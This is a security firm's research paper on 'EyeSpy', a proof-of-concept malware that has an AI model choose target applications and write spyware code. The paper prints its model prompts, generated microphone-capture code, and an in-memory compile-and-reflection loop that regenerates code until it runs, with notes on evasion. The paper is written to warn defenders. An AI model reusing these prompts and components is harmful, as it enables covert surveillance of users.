




# EYESPY:

## COGNITIVE THREAT AGENT

A cognitive threat agent utilizes artificial intelligence to make informed decisions to inflict cyber damage and operates autonomously, adapting its capabilities on-the-fly to a system's state. This malware isn't just a program—it is an adaptive entity with evolving strategies, making it an ever-present, dynamic threat. A cognitive threat agent has the potential to completely revolutionize the landscape of cyber threats. It mimics the adaptability of biological viruses, constantly observing its environment and mutating to exploit beneficial circumstances. In short, it is an opportunistic predator. Such malware can also strategically choose its targets and decide when to lay dormant and how to strike to maximize its impact.

A red arrow pointing from the bottom left towards the top right, indicating a flow or direction.

While we intentionally curtailed certain elements of our research due to ethical considerations, it is important to note that AI-powered agents in the wild will likely be equipped with even more elusive and sophisticated tactics than those demonstrated in our Proof-of-Concept (PoC). Examples of such tactics may include dynamically synthesized exfiltration capabilities based on endpoint communication patterns, evolving to evade environmental detection mechanisms, or iterating capabilities until a certain security control is successfully circumvented. Our aim with EyeSpy was to create a Proof-of-Concept just robust enough to illustrate the feasible and probable realities on the horizon, thereby familiarizing the community with the concept of cognitive threat agents.

This PoC is not designed to be a fully weaponized, production-ready malware, but rather serve as proof that the essential elements required to assemble such a system are now within reach. Striking the right balance between alerting the community and intentionally withholding parts of our research to avoid providing a complete blueprint for potential malware was a delicate task. We believe it would have been irresponsible and potentially dangerous to do otherwise, and we are confident we struck the right balance in this paper.

EyeSpy signifies a remarkable advancement in potential adversary capabilities, which we suspect may make its appearance on the cyber battlefield in the near future.

# PRIMARY ELEMENTS OF A COGNITIVE THREAT AGENT:

1. **Observe & Reason:** The agent observes its environment, interprets various system states, and makes informed decisions based on this knowledge.
2. **Evolve & Adapt:** The cognitive threat agent transforms its decisions into executable code in real-time. It combines generative AI and advanced programming techniques such as in-memory compilation and reflection, to continuously adapt to its environment.
3. **Learn & Correct:** The agent assimilates feedback from executed actions and learns how to refine its capabilities.
4. **Evade & Strike:** Cognitive threat agents possess advanced evasion capabilities that make it difficult for modern security solutions to detect their attacks.

## OBSERVE & REASON: PROMPTING STRATEGY

Within the sphere of malware analysis, most malware families exhibit behavior where they surveil their targeted environments. However, cognitive threat agents distinguish themselves through their ability to not only observe but also reason. They correlate their capabilities with their observations, and then synthesize these capabilities into executable code as needed. Cognitive threat agents may implement diverse prompting strategies to align their malicious abilities with the perceived system states.

Adopting a dynamic prompting approach, the agent examines the system state, generates a list of suitable malicious behaviors that align closely with that state, and selects the most fitting behavior. This culminates in the synthesis of unique executable code. The primary advantage of this strategy is that it yields irregular and unpredictable malware behavior, which could significantly improve evasion capabilities. However, a potential drawback is the unpredictability of malicious outcomes, which can make the strategy more intricate and challenging when it comes to achieving desired impacts such as specific data capture.

In a more deterministic scenario, the agent stores malicious behaviors as simple strings. Upon perceiving a system state, the agent maps these known behaviors to different aspects of the system state and chooses the most appropriate behavior for prompt synthesis. This strategy, while still being incredibly evasive due to the model's freedom in code implementation, offers a more predictable outcome. This predictability comes from the behaviors' finite definitions, providing a limit to their variability, and hence, a more dependable outcome.



In our case, with EyeSpy, we opted to utilize a deterministic prompting strategy, guiding the model with basic language to associate observed system processes with specific malicious behavior descriptions. We selected three common malware behaviours for our PoC to steal information: screen capture, clipboard capture, and microphone capture. With more time to allocate to the prompting strategy, we think we could have created an interesting blend between dynamic and deterministic prompt generations.

Additionally, we designed the prompts to be highly modular, allowing for the incorporation of necessary functionality, error handling, and previously generated code as required. The only explicit guidelines we provided were a brief explanation of the required capability and the instructions to use C#, define a class and method, and refrain from generating a main method, as the code would be compiled and executed in memory using CSharpCodeProvider and reflection.

As demonstrated in the video, the initial step performed by EyeSpy involves synthesizing and reflecting code to retrieve information about the running processes on the system. As a non-weaponized version, we just outputted the process list to a log file on-disk. The prompts utilized to accomplish this task are as follows:

## PROMPT FUNCTIONALITY: PROCESS ENUMERATION

```
functionality = "gets a list of all running processes on the system without needing administrator privileges to generate that list. Save the list as a \".log\" extension ONLY and ONLY in the current directory that the program is executed in. Exclude any process which has \"svchost.exe\", \"conhost.exe\", \"explorer.exe\", \"msedgewebview2.exe\", \"OfficeClickToRun\" or \"RuntimeBroker.exe\" in the name. DO NOT add any other text to the .log file other than the software names.";
```

## PROMPT GENERATE SOURCE CODE

```
prompt = $"Using C#, create a program that {functionality}. The program should be defined within a class named CaptureProgram. It should contain a public static method named 'Method1' that handles {functionality}. This program does not need a main method as it will be compiled in memory by another program using CSharpCodeProvider. Lastly, make sure to declare ALL using directives.";
```

## PROMPT GENERATE SOURCE CODE WITH ERROR HANDLING

```
prompt = $"The purpose of this program: {functionality}. The last code generated from this prompt had the following errors which need to be corrected in the new code generated. Error Information: {error}. last code generated: {code} Please correct and optimize the last code generated and only generate valid C# source code in the response. Do not explain or generate anything any other text besides the complete source code.";
```



Next in the demo, EyeSpy proceeds to determine the most suitable pairing of malicious capabilities with specific processes to achieve optimal outcomes. The prompt employed for this purpose is as follows:

## PROMPT FUNCTIONALITY: REASONING CAPABILITY TO SYSTEM STATE

```
functionality = $"Given the list of collected processes that are running on the system - {logContent} - which 3 user application processes in that list do you think are the best targets for a hacker with the following malicious capabilities: capturing mic audio (functionType=function3), capturing desktop screenshots (functionType=function1), and capturing clipboard data (functionType=function2), because the captured data would be of most value from the correlated application? Please choose one application for each functionality and ONLY create valid JSON objects for each functionality, with a key/value pairing like {{\"Mic capture\": true, \"functionType\": \"function3\", \"Related Process\": \"Skype\", \"Reason\": \"Microphones are typically used in video conference software and valuable information can be gotten.\"}}, think about the reason for correlating behavior to application carefully as the reason for correlation should be that the application will yield the best data based on the malicious behavior. Make sure you output processes names exactly the same as they are written in the list, not the name of the program as they need to match what is running in task manager.";
```

## CONSOLE OUTPUT: REASONING CAPABILITY TO SYSTEM STATE

```
[+] Target process 1: Zoom
[+] Reason 1: Zoom is typically used for video conferencing and valuable information can be captured through audio.

[+] Target process 2: explorer
[+] Reason 2: Explorer handles the display of applications on the desktop and valuable information can be captured through screenshots.

[+] Target process 3: msedge
[+] Reason 3: Microsoft Edge is a web browser and valuable information can be captured through clipboard data.
```

In the video, EyeSpy waits for user activity related to one of the targeted processes that it previously mapped to a specific capability. When the user initiates interaction with Zoom, this serves as a trigger for EyeSpy to take further action. In response, EyeSpy generates source code to capture microphone audio. This prompt and the other two prompts used to generate malicious capabilities can be found below:

## PROMPT FUNCTIONALITY: MICROPHONE CAPTURE

```
functionality = "records audio for 10 seconds from the Microphone using ONLY P/Invoke and the Win32 API and save it as a WAV file ONLY in the current directory that the program is executed in.";
```

## CONSOLE OUTPUT: CODE SYNTHESIZED FOR MICROPHONE CAPTURE

```
Command Prompt x + v

[+] AI synthesized code:

using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Text;

public class CaptureProgram
{
    // Win32 API Imports
    [DllImport("winmm.dll", EntryPoint="mciSendStringA", CharSet = CharSet.Ansi, SetLastError = true, ExactSpelli
private static extern int mciSendString(string lpstrCommand, StringBuilder lpstrReturnString, int uReturnLeng

    // Public static method1
    public static void Method1()
    {
        // Set the wave file name
        string fileName = "RecordedAudio.wav";

        // Create the wave file
        mciSendString("open new type waveaudio alias RECORDER", null, 0, 0);
        mciSendString("set RECORDER bitspersample 16", null, 0, 0);
        mciSendString("set RECORDER channels 2", null, 0, 0);
        mciSendString("set RECORDER samplespersec 44100", null, 0, 0);
        mciSendString("set RECORDER format tag pcm", null, 0, 0);
        mciSendString("record RECORDER", null, 0, 0);

        // Record for 10 seconds
        System.Threading.Thread.Sleep(10000); // 10 seconds

        // Stop recording
        mciSendString("save RECORDER " + fileName, null, 0, 0);
        mciSendString("close RECORDER", null, 0, 0);

        // Output the wave file to the current directory
        string curDir = Directory.GetCurrentDirectory();
        string wavename = Path.Combine(curDir, fileName);
        mciSendString("save RECORDER " + wavename, null, 0, 0);
    }
}

[+] <(0)> EyeSpy reflecting capability:

[+] <(0)> EyeSpy reflection successful:
```



## PROMPT FUNCTIONALITY: CAPTURE SCREENSHOT

```
functionality = "captures a screenshot of the desktop and save it as a PNG file ONLY in the current directory that the program is executed in.";
```

## PROMPT FUNCTIONALITY: CAPTURE CLIPBOARD

```
functionality = "reads the text content from the clipboard and saves it into a text ONLY in the current directory that the program is executed in. Remember, the clipboard interaction needs to be executed on an STA (Single-Threaded Apartment) thread.";
```

# EVOLVE & ADAPT: IN-MEMORY COMPILATION AND REFLECTION

A defining trait of a cognitive threat agent is its capacity to dynamically convert its textual decisions into executable code. The agent must process real-time telemetry and adapt its program state with malicious capabilities to accomplish its goals. EyeSpy facilitates this process through advanced features in C#, specifically leveraging the CSharpCodeProvider class and the System.Reflection namespace.

The CSharpCodeProvider class provides a mechanism to compile source code in-memory. By using this class, EyeSpy can take the generated code from the OpenAI API, compile it, and put it to immediate use. This allows EyeSpy to be highly adaptive, flexible, and responsive to its target environment.

Reflection, on the other hand, is a powerful feature in the .NET framework that allows dynamic invocation of methods at runtime. This gives EyeSpy the ability to dynamically call methods from the compiled code and change its program behavior as it executes – adaptability!

In the case of EyeSpy, these features are utilized entirely in memory, providing an effective method to constantly adapt and respond to the objectives it defines. The generated code is compiled, and the relevant methods are dynamically invoked to modify EyeSpy's runtime capabilities, leveraging evasive, polymorphic code implementations.



To manage the behavior of EyeSpy's compilation process, CompilerParameters are engaged. The syntax guides the output to not generate an independent executable but rather an assembly that exists solely in memory. This strategy substantially reduces EyeSpy's system footprint and eliminates the need for any interaction with the file system, consequently enhancing its evasive capabilities.

2 references

```
static async Task ExecuteSourceCode(string sourceCode)
{
    CSharpCodeProvider codeProvider = new CSharpCodeProvider();
    CompilerParameters parameters = new CompilerParameters
    {
        GenerateInMemory = true,
        GenerateExecutable = false
    };
    parameters.ReferencedAssemblies.Add("System.dll");
    parameters.ReferencedAssemblies.Add("System.Windows.Forms.dll");
    parameters.ReferencedAssemblies.Add("System.Drawing.dll");
    parameters.ReferencedAssemblies.Add("System.Threading.dll");
    parameters.ReferencedAssemblies.Add("System.Runtime.InteropServices.dll");
    parameters.ReferencedAssemblies.Add("System.Net.Http.dll");
    parameters.ReferencedAssemblies.Add("System.Core.dll");
    parameters.ReferencedAssemblies.Add("mscorlib.dll");
    parameters.ReferencedAssemblies.Add("System.Management.dll");

    string code = sourceCode;

    while (true)
    {
        CompilerResults results = codeProvider.CompileAssemblyFromSource(parameters, sourceCode);

        if (results.Errors.HasErrors)
```

The addition of numerous system libraries to the CompilerParameters' ReferencedAssemblies expands the function set accessible to the dynamically compiled code. This action equips the compiled assembly with a broad spectrum of .NET's functionalities, enabling diverse execution capabilities. Various libraries could be added as needed, based on the necessary prompts required for malicious output.





Upon successful compilation, EyeSpy engages in reflection. Leveraging the capabilities of the System.Reflection namespace, EyeSpy conducts an introspective examination of the in-memory assembly.

The goal is to pinpoint and call upon a method—designated “Method1”—from the “CaptureProgram” class. This class serves as a repository for the malicious capabilities that EyeSpy previously generated through its reasoning and code synthesis processes. This dynamic invocation process accentuates the capability of EyeSpy to modify its functional behavior at runtime, emphasizing its adaptability to respond to different system states and conditions.

```
//reflect
Console.WriteLine("\n\n[+] <(0)> EyeSpy reflecting capability:");
Assembly assembly = results.CompiledAssembly;
Type programType = assembly.GetType("CaptureProgram");
try
{
    MethodInfo method = programType.GetMethod("Method1");
    Task.Run(() => method.Invoke(null, null)).GetAwaiter().GetResult();

    Console.WriteLine("\n\n[+] <(0)> EyeSpy reflection successful:");

    break;
}
```

## LEARN & CORRECT: ERROR HANDLING

Invoking the OpenAI API to generate source code and utilizing sophisticated in-memory C# features for compilation and execution is undoubtedly powerful, yet it can be inherently error-prone. A crucial feature for a cognitive threat agent is the capacity to analyze errors emerging from compilation or runtime execution and subsequently remediate its code. This functionality is vital because without it, the agent lacks a systematic approach to adapt and refine its code to achieve error-free code execution.

EyeSpy’s error handling starts with a continuous loop to compile the source code in-memory and checks for any compilation errors. If an error is detected, EyeSpy collects the detailed error information, including the error number, error text, and the line where the error occurred. It uses this information as a basis for refining the source code.

The error details are cleaned and formatted, and then provided as inputs along with the original source code generated to the OpenAI API via a method called `GenerateSourceCode`. This method, although not shown in the code snippet, is designed to synthesize a new, error-free version of the source code. Once the AI-generated revised code is returned, EyeSpy replaces the original source code, and the cycle of compilation and error-checking starts anew.

```
while (true)
{
    CompilerResults results = codeProvider.CompileAssemblyFromSource(parameters, sourceCode);

    if (results.Errors.HasErrors)
    {
        StringBuilder allErrors = new StringBuilder();

        foreach (CompilerError error in results.Errors)
        {
            // Retrieve the original line of code from the captured source code
            StringBuilder errorLines = new StringBuilder();

            string errorMessage = $"Error information: {error.ErrorNumber} {error.ErrorText} found near source code line {error.Line}";

            allErrors.AppendLine(errorMessage);
        }

        string allErrorsClean = Regex.Replace(allErrors.ToString().Replace("\n", " ").Replace("\r", " "), @"\s+", " ");
        Console.WriteLine($"Resynthesizing source code because of compilation errors: {allErrorsClean}");

        sourceCode = await GenerateSourceCode(allErrorsClean, functionType, code);
        Console.WriteLine($"AI resynthesized code:");
        Console.WriteLine($"sourceCode");

        code = sourceCode;

        continue; // Restart the loop for another try
    }
}
```

Once the source code passes the compilation stage, EyeSpy proceeds to the reflection phase. It loads the compiled assembly in memory and dynamically invokes a method named "Method1" from the "CaptureProgram" class. Any errors during this execution phase are caught and handled in a similar fashion as the compilation errors. If an exception occurs during method execution, EyeSpy unwraps the exception to acquire the root cause of the error. The detailed error message is then used as an input to the `GenerateSourceCode` method, resulting in the generation of refined source code. This error-handling and code regeneration cycle continues until EyeSpy successfully executes the code without any errors.



```
Console.WriteLine("\n\n[+] <(0)> EyeSpy reflecting capability:");
Assembly assembly = results.CompiledAssembly;
Type programType = assembly.GetType("CaptureProgram");
try
{
    MethodInfo method = programType.GetMethod("Method1");
    Task.Run(() => method.Invoke(null, null)).GetAwaiter().GetResult();

    Console.WriteLine("\n\n[+] <(0)> EyeSpy reflection successful:");

    break;
}
catch (Exception e)
{
    if (e is TargetInvocationException && e.InnerException != null)
    {
        e = e.InnerException; // Unwrap the actual exception
    }

    //{e.HResult} The Stack Trace: {e.StackTrace}
    string runtimeError = $"The error description is: {e.Message}.";
    runtimeError = runtimeError.Replace("\n", "").Replace("\r", "");

    Console.WriteLine($"[+] Error during method execution:\n\n{runtimeError}\n\n[+] Fixing source code...");
    sourceCode = await GenerateSourceCode(runtimeError, functionType, code);
    Console.WriteLine("[+] AI resynthesized code:");
    Console.WriteLine($"{sourceCode}");

    code = sourceCode;

    continue;
}
```

This in-depth error handling, combined with AI-based source code synthesis and in-memory compilation, forms the backbone of EyeSpy's resilience. It is this feature that enables EyeSpy to effectively function as a cognitive threat agent, demonstrating its ability to learn from its mistakes and iteratively enhance its source code to adapt to its environment and achieve its objectives.



## EVASIVE & STRIKE: ADVANCED EVASION TECHNIQUES

EyeSpy exhibits an evasive nature due to its ability to dynamically synthesize malicious functionality at runtime. Instead of having predefined malicious code embedded in the on-disk binary, the malware generates the code on the fly using prompts and AI-driven text generation. This dynamic code synthesis approach poses a significant challenge for traditional security mechanisms, as the actual code used to perform malicious activities is not present in the binary itself.

The evasive nature of this malware is further enhanced by its polymorphic characteristics. The dynamic code synthesis and reflection techniques allow the malware to change its code structure and augment its original functionality on-the-fly. With each execution, the code is regenerated, reflecting different capabilities and behavior. This polymorphic behavior confuses traditional detection methods that rely on fixed behavioral patterns, making it challenging to classify and identify the malware.

The malware employs sophisticated techniques to reduce its on-disk footprint, further enhancing its evasive nature. By utilizing in-memory compiling and reflection, the malware avoids storing the compiled executable or source file on the disk. Instead, the code is compiled and executed directly in memory, leaving behind minimal traces on the compromised system. This approach mitigates the risk of detection through file-based scanning or static analysis techniques that typically target on-disk binaries. Moreover, the inherent natural delays during the in-memory code synthesis and error checking processes contribute to the malware's evasive nature by exploiting the analysis time limitations of security systems. These delays also introduce variations in execution time, evading time-based pattern analysis.

Overall, the evasive nature of this malware stems from its ability to dynamically synthesize malicious code in-memory, evade static signature detection, exhibit polymorphic behavior, minimize on-disk artifacts, and naturally vary its execution time. These evasion techniques collectively make it difficult for traditional security solutions to detect, analyze, and effectively respond to the threat posed by this malware.



## EYESPY: CONCLUDING REMARKS

The emerging landscape of cyber threats continues to evolve, warning us of the impending development of increasingly complex, adaptable, and destructive technology. Central to this evolution is the incorporation of artificial intelligence in malware designs, exemplified in the case of EyeSpy, a cognitive threat agent. This particular variant of malware is unique in its autonomous operational capabilities, utilizing artificial intelligence to make informed decisions and synthesize its capabilities as needed to wage cyberwar.

Our research into EyeSpy—while it intentionally fell short of full deployment to avoid crossing ethical boundaries—has been instrumental in demonstrating the potential reality of AI-powered malware agents. This project has served as a robust Proof-of-Concept, outlining the distinct possibility of encountering sophisticated malware with enhanced evasion and infiltration tactics in the near future.

EyeSpy is not intended to be a weaponized, production-ready malware; instead, it is proof that the key components necessary to develop such an entity are within our technological grasp. We felt it important to responsibly share our work with our community and allies yet hold back elements that might serve as a “how-to manual” for nefarious use.

EyeSpy represents a milestone in the potential evolution of adversary capabilities. Its existence points towards a future where such intelligent, autonomous entities are part of the cyber warfare landscape. As such, the role of cybersecurity needs to evolve in tandem, preparing for an environment where the threats are not static, but are capable of reasoning, learning, and adapting. When referencing the evolution of cybersecurity, we are not only talking about the technological systems, but also the mindsets of the humans who man those controls.

Our research highlights the potential future of cyber threats and calls for the cybersecurity community to remain vigilant, to invest in advanced protective measures, and to continue studying and understanding these evolving threats. It serves as a clarion call to action, underlining the urgent need for robust defenses and proactive measures to counteract the potential disruption caused by cognitive threat agents in the near future.



**PROTECTING BUSINESSES AND SOLVING INTELLIGENCE PROBLEMS  
THROUGH DETECTION OF ADVERSARY INFRASTRUCTURE AND  
ANOMALOUS COMMUNICATION PATTERNS**

HYAS is a world-leading authority on cyber adversary infrastructure and communication to that infrastructure. We help businesses see more, do more, and understand more about the nature of the threats they face in real time. HYAS turns meta-data into actionable threat intelligence, actual adversary visibility, and protective DNS that renders malware inoperable. HYAS's foundational cybersecurity solutions and personalized service provide the confidence and enhanced risk mitigation that today's businesses need to move forward in an ever-changing data environment. Visit [HYAS.com](https://HYAS.com) for more details.